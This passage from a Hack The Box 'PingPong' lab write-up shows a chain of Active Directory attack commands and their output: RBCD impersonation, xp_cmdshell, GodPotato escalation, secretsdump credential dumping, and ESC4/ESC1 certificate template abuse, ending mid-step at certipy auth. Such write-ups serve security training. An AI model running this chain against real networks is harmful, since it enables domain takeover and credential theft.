Therefore, instead of adding a new machine object, we reused Pong_gMSA$, which we already controlled.
First, grant the controlled machine account Pong gMSA$ a resource-based constraint delegation on svc_sql.
┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/PingPong]
└─$ bloodyAD -d pong.htb --host dc2.pong.htb --dc-ip 192.168.2.2 \
    -u c.carlssen -k ccache=c.carlssen.ccache \
    add rbcd svc_sql 'Pong_gMSA$'
[!] No security descriptor has been returned, a new one will be created
[+] Pong_gMSA$ can now impersonate users on svc_sql via S4U2Proxy
[+] e.g. badS4U2proxy 'kerberos+ccache://pong.htb\c.carlssen:c.carlssen.ccache@dc2.pong.htb/?serverip=192.168.2.2&dc=192.168.2.2' 'HOST/svc_sql@pong.htb' 'Administrator@pong.htb'
Pong_gMSA$ can now simulate a cached user on svc_sql via S4U2Proxy.
BloodHound has confirmed that c.adamand P.reiner are members of DATABASE ADMINS on DC2, thus making him a target for impersonation.

Using RBCD primitives, request a service ticket for c.adam from mssqlsvc/dc2.pong.htb:
┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/PingPong]
└─$ KRB5CCNAME='Pong_gMSA$.ccache' \
getST.py -k -no-pass \
    -spn 'mssqlsvc/dc2.pong.htb' \
    -impersonate 'c.adam' \
    -dc-ip 192.168.2.2 \
    'pong.htb/Pong_gMSA$'
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Impersonating c.adam
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in c.adam@mssqlsvc_dc2.pong.htb@PONG.HTB.ccache
Then use TGS to access MSSQL on DC2.
┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/PingPong]
└─$ KRB5CCNAME='c.adam@mssqlsvc_dc2.pong.htb@PONG.HTB.ccache' \
mssqlclient.py -k -no-pass \
    'pong.htb/c.adam@dc2.pong.htb' \
    -dc-ip 192.168.2.2
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC2): Line 1: Changed database context to 'master'.
[*] INFO(DC2): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2022 RTM (16.0.1000)
[!] Press help for extra shell commands
Then enable the xp_cmdshell
SQL (pong\C.Adam  dbo@master)> enable_xp_cmdshell
INFO(DC2): Line 196: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
INFO(DC2): Line 196: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (pong\C.Adam  dbo@master)> EXEC xp_cmdshell 'whoami'
output
------------
pong\svc_sql
NULL
Continue to enumerate the privilege
SQL (pong\C.Adam  dbo@master)> EXEC xp_cmdshell 'whoami /priv'
output
--------------------------------------------------------------------------------
NULL
PRIVILEGES INFORMATION
----------------------
NULL
Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeMachineAccountPrivilege     Add workstations to domain                Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
NULL
SeImpersonatePrivilegeis our old friend, let's potato it.
Let's upload GodPotatoby the shell of C.Carlssen
*Evil-WinRM* PS C:\Users\C.Carlssen\Documents> mv GodPotato-NET4.exe C:\Programdata
*Evil-WinRM* PS C:\Users\C.Carlssen\Documents> icacls C:\ProgramData\GodPotato-NET4.exe  /grant Everyone:RX
processed file: C:\ProgramData\GodPotato-NET4.exe
Successfully processed 1 files; Failed processing 0 files
Then run it from MSSQL
SQL (pong\C.Adam  dbo@master)> EXEC xp_cmdshell 'C:\ProgramData\GodPotato-NET4.exe -cmd "cmd /c net localgroup administrators pong\c.carlssen /add"'
output
--------------------------------------------------------------------------------------
[*] CombaseModule: 0x140705949220864
[*] DispatchTable: 0x140705951807816
[*] UseProtseqFunction: 0x140705951100448
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] CreateNamedPipe \\.\pipe\c03bdd47-32a8-4156-8db4-8baa2a4c7aea\pipe\epmapper
[*] Trigger RPCSS
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 00000002-0d64-ffff-d65a-3eff80e7d802
[*] DCOM obj OXID: 0xa3d6731686fc3c83
[*] DCOM obj OID: 0x91b7d369ce99b61d
[*] DCOM obj Flags: 0x281
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 888 Token:0x756  User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] Find System Token : True
[*] UnmarshalObject: 0x80070776
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 3588
The command completed successfully.
NULL
NULL
Also we can verify it
*Evil-WinRM* PS C:\Users\C.Carlssen\Documents> net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
C.Carlssen
Domain Admins
Enterprise Admins
The command completed successfully.
On the domain controller, this is sufficient to make c.carlssen a valid domain administrator on pong.htb.
This also means we can begin performing hashdump.
┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/PingPong]
└─$ KRB5CCNAME=c.carlssen.ccache \
secretsdump.py -k -no-pass \
    'pong.htb/c.carlssen@dc2.pong.htb' \
    -dc-ip 192.168.2.2 \
    -target-ip 192.168.2.2
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xdee71f7ea0e118519be7765b9db41a65
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a24454d98e39a4a6d022b5d3e64c9e71:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
pong\DC2$:plain_password_hex:64349515ca8aa48c1bda29023b423f5a8f46f50e2f28b37107f445781b64697dedd29b93a3b87e4acd6c624f9007a491512fce15fe7a59aacaea270c93c5c428464f0f730aebcc66bbadb36a93afa8cb82656e5ac1ab01d69bcccb030934f774bd0131135528f790883abfd3d00588a8600fd24cd722c0a4bc47ba43236d430caf04de2fc8410943e18a9a082df054429bf31043d6f69387bc43a855e3e550950054967cba3895bb36794c52aa78d2aa7e04e6e4c8adea63bd5b23146f055792c5bc3aa444abd35f2df404fff90989cfcc7fbc68f7f12174f77b454cbec13f206608970f5737350ff2ebf0acc8f440a8
pong\DC2$:aad3b435b51404eeaad3b435b51404ee:e12246a7e57232eec29791ba3273a5b9:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x3fc94174d83a1bc9db957259e29130a9e19ccbef
dpapi_userkey:0xaa394100f064e1d1a6e0ad4366e0ea391358ba52
[*] NL$KM
 0000   04 44 D9 97 85 D7 4A 1F  C5 A3 4E 26 3C 19 05 D1   .D....J...N&<...
 0010   D9 A3 20 EA 3A B3 AA A2  AC B1 30 76 BE 34 25 11   .. .:.....0v.4%.
 0020   27 03 89 80 C7 2C C3 FF  36 71 63 EA 9C ED 92 C7   '....,..6qc.....
 0030   8C 3B 31 75 38 96 2B 6E  D9 DB 61 30 D9 11 B3 63   .;1u8.+n..a0...c
NL$KM:0444d99785d74a1fc5a34e263c1905d1d9a320ea3ab3aaa2acb13076be34251127038980c72cc3ff367163ea9ced92c78c3b317538962b6ed9db6130d911b363
[*] _SC_MSSQLSERVER
PONG\svc_sql:This!IsAServi@ceA1231ccount
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0b8ebfb6e9972babf9c01311748261a8:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:2850c6e9dfa66b220c3e013edbb23580:::
C.Carlssen:1110:aad3b435b51404eeaad3b435b51404ee:e15edce7e905644a94f0c34a0b05104e:::
M.Sun:1111:aad3b435b51404eeaad3b435b51404ee:deccbc15ace5cbf2d902f441783f1115:::
Z.Zhen:1112:aad3b435b51404eeaad3b435b51404ee:df023cb090b82c55e3e18e5fbc7f9bc3:::
A.Pearson:1113:aad3b435b51404eeaad3b435b51404ee:9a9250fa13ba7f4c25e1a5576f5b8a03:::
P.Sanchez:1114:aad3b435b51404eeaad3b435b51404ee:5261d93d06680fc00db5454eff3bcfc0:::
H.Gordon:1115:aad3b435b51404eeaad3b435b51404ee:2dc83c2f510d420be2bf3692e9cb7371:::
P.Reiner:1116:aad3b435b51404eeaad3b435b51404ee:6fa016af828999bda0e26861e00afb31:::
C.Adam:1117:aad3b435b51404eeaad3b435b51404ee:3dbc49f649cd0ed23ecd7d5071bcf00b:::
R.Rupert:1118:aad3b435b51404eeaad3b435b51404ee:8960e808108c23470cea0551d0399e8f:::
svc_sql:1119:aad3b435b51404eeaad3b435b51404ee:9e5de13bde362ad5cc68a49d26301c3b:::
svc_print:1120:aad3b435b51404eeaad3b435b51404ee:e21d90eb3c651f4bfdf6606a4c07ffd5:::
svc_ldap:1121:aad3b435b51404eeaad3b435b51404ee:f49491f9d40172069146a9c907e4d510:::
R.Martinelli:1124:aad3b435b51404eeaad3b435b51404ee:d60fc26a0569b953a5cebd1392232630:::
DC2$:1000:aad3b435b51404eeaad3b435b51404ee:e12246a7e57232eec29791ba3273a5b9:::
Pong_gMSA$:1123:aad3b435b51404eeaad3b435b51404ee:4b85a2a049588810c1267e4018b07a07:::
PING$:1103:aad3b435b51404eeaad3b435b51404ee:9c3d799769aa410c3a8ca5121471808a:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:eb76ed05ee09e812ac2b1328f5b846afeafe69f9a1ba13f94f50ab3d8d524559
Administrator:aes128-cts-hmac-sha1-96:3ca116fdd0d280d751be4efee3eeea7b
Administrator:des-cbc-md5:25ab7c5498ef6df1
krbtgt:aes256-cts-hmac-sha1-96:6282e2af4ca8f5ca935f84d03b486f2e6cc2a9b5c87fb0637a4449a44a8cd5f8
krbtgt:aes128-cts-hmac-sha1-96:f1dc39ca727289c857163fb606b5aa41
krbtgt:des-cbc-md5:6702c7679d2949ef
C.Carlssen:aes256-cts-hmac-sha1-96:1fc4a69c646ad7fe6537eedf7d08e55c93143cf4dd32ec1d27fcd9d007cb78ba
C.Carlssen:aes128-cts-hmac-sha1-96:69ba981c227f43ae62ce4ce3f60389f4
C.Carlssen:des-cbc-md5:648c5e25761973c7
M.Sun:aes256-cts-hmac-sha1-96:653c8cb750f25f9d74c0477616e542d5430cf6bee994b50161cf5d52f3bedfd0
M.Sun:aes128-cts-hmac-sha1-96:8f07ec02fc56a32150d23fd0dbc353a3
M.Sun:des-cbc-md5:105ea16e20762aa2
Z.Zhen:aes256-cts-hmac-sha1-96:208f13a06970095f1edd7942478afd6d34f3b3ccddcae627fdfc00c1b22502b8
Z.Zhen:aes128-cts-hmac-sha1-96:b89193e73905053e95fb2ad3b340cfdb
Z.Zhen:des-cbc-md5:1c8a257962dccdb5
A.Pearson:aes256-cts-hmac-sha1-96:537543f5f783db4a10f4df73e87ec7df9c692df7d970e3ee4be08c76fa53d5e7
A.Pearson:aes128-cts-hmac-sha1-96:a3a9b0fa5a8dab39c2971bab470386a7
A.Pearson:des-cbc-md5:3becd6ae4a26bf89
P.Sanchez:aes256-cts-hmac-sha1-96:12fb2b9eb168304707d6ef260269445089928f2861a8f58e54fea85e9ab5309e
P.Sanchez:aes128-cts-hmac-sha1-96:b0f0baa47311cee88ca2b52b4e8ceb49
P.Sanchez:des-cbc-md5:83dc2cc7fb5dfb57
H.Gordon:aes256-cts-hmac-sha1-96:f540010f801f234d6e1373e5a628184bf658f87f8ac510ad772300d883b300a0
H.Gordon:aes128-cts-hmac-sha1-96:24977a9c20ff0ae29914f4f882d9b0db
H.Gordon:des-cbc-md5:1a7af2c83d46e9cd
P.Reiner:aes256-cts-hmac-sha1-96:558139b55509c8a6fefe5f493f7a316cd6ab23b6eb1770c4a81934f25b6b700d
P.Reiner:aes128-cts-hmac-sha1-96:3e6a72a9be1789fd6ea0b8b9b3306c19
P.Reiner:des-cbc-md5:d5bad657b55132df
C.Adam:aes256-cts-hmac-sha1-96:647d77f0b0b0ebd22689a316339a4242044556182e3fb3c2b7bc5ffc29b1b8c4
C.Adam:aes128-cts-hmac-sha1-96:e550f93fa28e7d7196d98534c1a787ea
C.Adam:des-cbc-md5:806dc84034e6dcef
R.Rupert:aes256-cts-hmac-sha1-96:c0dfecbe5140831b99750a5c68f3ea55e3474d15caa3cc684c9a5c0be8fc4eab
R.Rupert:aes128-cts-hmac-sha1-96:e034d0c375a79fa55f36bad49760fabf
R.Rupert:des-cbc-md5:9dbca10268fddc07
svc_sql:aes256-cts-hmac-sha1-96:04268c99f2fa7c1494eb690f151dbca811659fbb2f91507af68d14ea767299a4
svc_sql:aes128-cts-hmac-sha1-96:e2823bb8675e717c06220991e69ac1b6
svc_sql:des-cbc-md5:1c3bbf5145863858
svc_print:aes256-cts-hmac-sha1-96:f9bd97d0d297630c1b1e85dd2a94a827332e2328d74141a6bafa0aa00aec0544
svc_print:aes128-cts-hmac-sha1-96:9b87341cfde9d6f5832be8fc6718126f
svc_print:des-cbc-md5:765b3434f7e9312c
svc_ldap:aes256-cts-hmac-sha1-96:cfad16d6a69c32b7a78a203485f740d132fb8713d1477d81162eac62ced1bf0b
svc_ldap:aes128-cts-hmac-sha1-96:17b3dbc9341f30adf89d67285bc5cb88
svc_ldap:des-cbc-md5:5792c71945c80bd9
R.Martinelli:aes256-cts-hmac-sha1-96:61e48d17cfe9507a3095dfb84b218a4b803aa0984b123e432bc2a40fc5f7fe98
R.Martinelli:aes128-cts-hmac-sha1-96:14f94b4b3deaabde802460945a2079e9
R.Martinelli:des-cbc-md5:8c437f1f578f3b3b
DC2$:aes256-cts-hmac-sha1-96:486c88bea5be139e8a271864ac2ff0216d7ccb003b5eb61f2976071490515848
DC2$:aes128-cts-hmac-sha1-96:debc5c93eb20fca6eb01887a5f2104a8
DC2$:des-cbc-md5:16abe5405d2f51ef
Pong_gMSA$:aes256-cts-hmac-sha1-96:9a3d021763ac0f2ceb3b629eddf92fee758a3ba6fce28269a2d35a3e252e539a
Pong_gMSA$:aes128-cts-hmac-sha1-96:c48ae0b9895ebd9e1fe44ce34d3b696e
Pong_gMSA$:des-cbc-md5:2604752a456dfe1c
PING$:aes256-cts-hmac-sha1-96:97d3681ad84c5912ed24cda1cfd7ec0b4aaa8a9075fc0f91a11ec002bb52f812
PING$:aes128-cts-hmac-sha1-96:77f0620796aa9819d9c7c73319adc9eb
PING$:des-cbc-md5:a73d1680029ed54f
[*] Cleaning up...
We have now essentially destroyed the DC2 controller, but the root flag seems to be on the DC1 controller, so we still need to find a bridge to DC1.
Privilege Escalation on dc1
Come back to Bloodhound, I found R.Martinelli is the "mystery user" mentioned earlier with the SID ending in 1124. He has private space on both sides of the PONG and PING connection.
 Also we have got the
 AES256 Hash
61e48d17cfe9507a3095dfb84b218a4b803aa0984b123e432bc2a40fc5f7fe98
 Cross-domain membership from PING to PONG is crucial, as it helps us understand the interactions and relationships between the two domains.
The external PONG.HTB administrator can be contacted at CA Managers@PING.HTB.

The DC2 dump file shows that the principal is R. Martinelli.

The CA Managers group has access to SmartcardAuthentication WriteOwner, WriteDacl, and GenericWrite.
After we take down R.Martinelli, we can use his cross-domain group membership on PING.HTB to modify the certificate template (ESC4) on DC1, ultimately breaking through the domain controller of PING.HTB.
For future use, we can apply a TGT for R.Martinellifirstly
┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/PingPong]
└─$ getTGT.py -aesKey 61e48d17cfe9507a3095dfb84b218a4b803aa0984b123e432bc2a40fc5f7fe98 \
    -dc-ip 192.168.2.2 \
    'pong.htb/r.martinelli'
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in r.martinelli.ccache

┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/PingPong]
└─$ klist r.martinelli.ccache
Ticket cache: FILE:r.martinelli.ccache
Default principal: r.martinelli@PONG.HTB

Valid starting     Expires            Service principal
04/28/26 14:48:02  04/29/26 00:48:02  krbtgt/PONG.HTB@PONG.HTB
        renew until 04/29/26 14:46:38
Let's come back to check the victim template
"12": {
    "Template Name": "SmartcardAuthentication",
    "Display Name": "Smartcard Authentication",
    "Certificate Authorities": [
        "ping-DC1-CA"
        ],
    "Enabled": true,
    "Client Authentication": true,
    "Enrollment Agent": false,
    "Any Purpose": false,
    "Enrollee Supplies Subject": false,
    "Certificate Name Flag": [
            33554432,
            536870912,
            2147483648
        ],
    "Enrollment Flag": [
            1,
            8,
            32
        ],
    "Private Key Flag": [
            16
        ],
    "Extended Key Usage": [
            "Client Authentication",
            "Secure Email",
            "Encrypting File System"
        ],
    "Requires Manager Approval": false,
    "Requires Key Archival": false,
    "Authorized Signatures Required": 0,
    "Schema Version": 2,
    "Validity Period": "100 years",
    "Renewal Period": "6 weeks",
    "Minimum RSA Key Length": 2048,
    "Template Created": "2026-01-17 15:39:18+00:00",
    "Template Last Modified": "2026-01-17 15:39:37+00:00",
    "Permissions": {
    "Enrollment Permissions": {
        "Enrollment Rights": [
            "PING.HTB\\Domain Admins",
            "PING.HTB\\Enterprise Admins"
        ]
    },
    "Object Control Permissions": {
      "Owner": "PING.HTB\\Administrator",
      "Full Control Principals": [
            "PING.HTB\\Domain Admins",
            "PING.HTB\\Enterprise Admins"
          ],
      "Write Owner Principals": [
            "PING.HTB\\Domain Admins",
            "PING.HTB\\Enterprise Admins"
          ],
      "Write Dacl Principals": [
            "PING.HTB\\Domain Admins",
            "PING.HTB\\Enterprise Admins"
          ],
      "Write Property Enroll": [
            "PING.HTB\\Domain Admins",
            "PING.HTB\\Enterprise Admins"
        ]
    }
}
This tells us that SmartcardAuthentication cannot be directly exploited yet.
Client Authentication = true meant the template could eventually authenticate to Kerberos.

Enrollee Supplies Subject = false meant we could not request a certificate for another identity.

Enrollment Rights only included Domain Admins and Enterprise Admins, so normal users could not enroll.

Requires Manager Approval = false and Authorized Signatures Required = 0 were already convenient for abuse once we controlled the rest.
Although this template doesn't have any vulnerabilities, since we've become the CA manager, it means we can edit the template to make it vulnerable to ESC1.
To achieve this, two missing components are needed:
Enable subject control by setting msPKI-Certificate-Name-Flag = 1
Add a broad enrollee principal so a low-privileged user like c.roberts could request it

Once those two restrictions were removed, the existing client-authentication EKU would handle the rest.
The first step is to verify whether R.Martinelli can communicate via LDAP and PING through the trust relationship. We need to obtain the cross-domain LDAP ticket beforehand:
┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/PingPong]
└─$ KRB5CCNAME='r.martinelli.ccache' \
kvno ldap/dc1.ping.htb
ldap/dc1.ping.htb@PING.HTB: kvno = 7

┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/PingPong]
└─$ klist r.martinelli.ccache
Ticket cache: FILE:r.martinelli.ccache
Default principal: r.martinelli@PONG.HTB

Valid starting     Expires            Service principal
04/28/26 14:48:02  04/29/26 00:48:02  krbtgt/PONG.HTB@PONG.HTB
        renew until 04/29/26 14:46:38
04/28/26 14:54:03  04/29/26 00:48:02  krbtgt/PING.HTB@PONG.HTB
        renew until 04/29/26 14:46:38
04/28/26 14:54:04  04/29/26 00:48:02  ldap/dc1.ping.htb@PING.HTB
        renew until 04/29/26 14:46:38
Next, we will use R. Martinelli's delegated write permissions to convert SmartcardAuthentication into an ESC1 style template.
Firstly, allow the requester to supply the subject
┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/PingPong]
└─$ bloodyAD -d ping.htb --host dc1.ping.htb \
    -u r.martinelli -k ccache=r.martinelli.ccache \
    set object 'CN=SmartcardAuthentication,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=ping,DC=htb' \
    msPKI-Certificate-Name-Flag -v 1
[+] CN=SmartcardAuthentication,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=ping,DC=htb's msPKI-Certificate-Name-Flag has been updated
This operation sets msPKI-Certificate-Name-Flag to 1, allowing the registrant to provide the certificate subject. Previously, the CA would construct the certificate identity based on the requester's own Active Directory object. After the change, the requester can provide identity data in the request, a key requirement for requesting certificates as Administrator@ping.htb in ESC1.
Then allow Authenticated Users to Register
┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/PingPong]
└─$ bloodyAD -d ping.htb --host dc1.ping.htb \
    -u r.martinelli -k ccache=r.martinelli.ccache \
    add genericAll 'CN=SmartcardAuthentication,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=ping,DC=htb' \
    'S-1-5-11'
[+] S-1-5-11 has now GenericAll on CN=SmartcardAuthentication,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=ping,DC=htb
The last parameter, S-1-5-11, is the well-known, verified user SID. Therefore, this command is not targeted at a specific administrator group, but rather extends control over the template to any verified domain user, which is exactly what we need later in ESC1 to have c.roberts register.
This is the entire process of ESC4. We have now successfully abused template control privileges, rewriting a secure template into one that is now vulnerable to ESC1 attacks.
Finally, let's demonstrate a textbook example of abusing ESC1 to gain full control of the DC1 controller.
Allow c.roberts to be listed as an authorized registrant and request a certificate for Administrator@ping.htb.
┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/PingPong]
└─$ KRB5CCNAME='c.roberts.ccache' \
certipy-ad req -k -no-pass \
    -target dc1.ping.htb \
    -dc-host dc1.ping.htb \
    -dc-ip 10.129.180.176 \
    -ca ping-DC1-CA \
    -template SmartcardAuthentication \
    -upn 'Administrator@ping.htb' \
    -sid 'S-1-5-21-750635624-2058721901-1932338391-500'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 18
[*] Successfully requested certificate
[*] Got certificate with UPN 'Administrator@ping.htb'
[*] Certificate object SID is 'S-1-5-21-750635624-2058721901-1932338391-500'
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
Finally, use the issued certificate for authentication:
┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/PingPong]
└─$ certipy-ad auth \
    -pfx administrator.pfx \
    -username Administrator \
    -domain ping.htb \
    -dc-ip 10.129.180.176
Certipy v5.0.4 - by Oliver Lyak (ly4k)

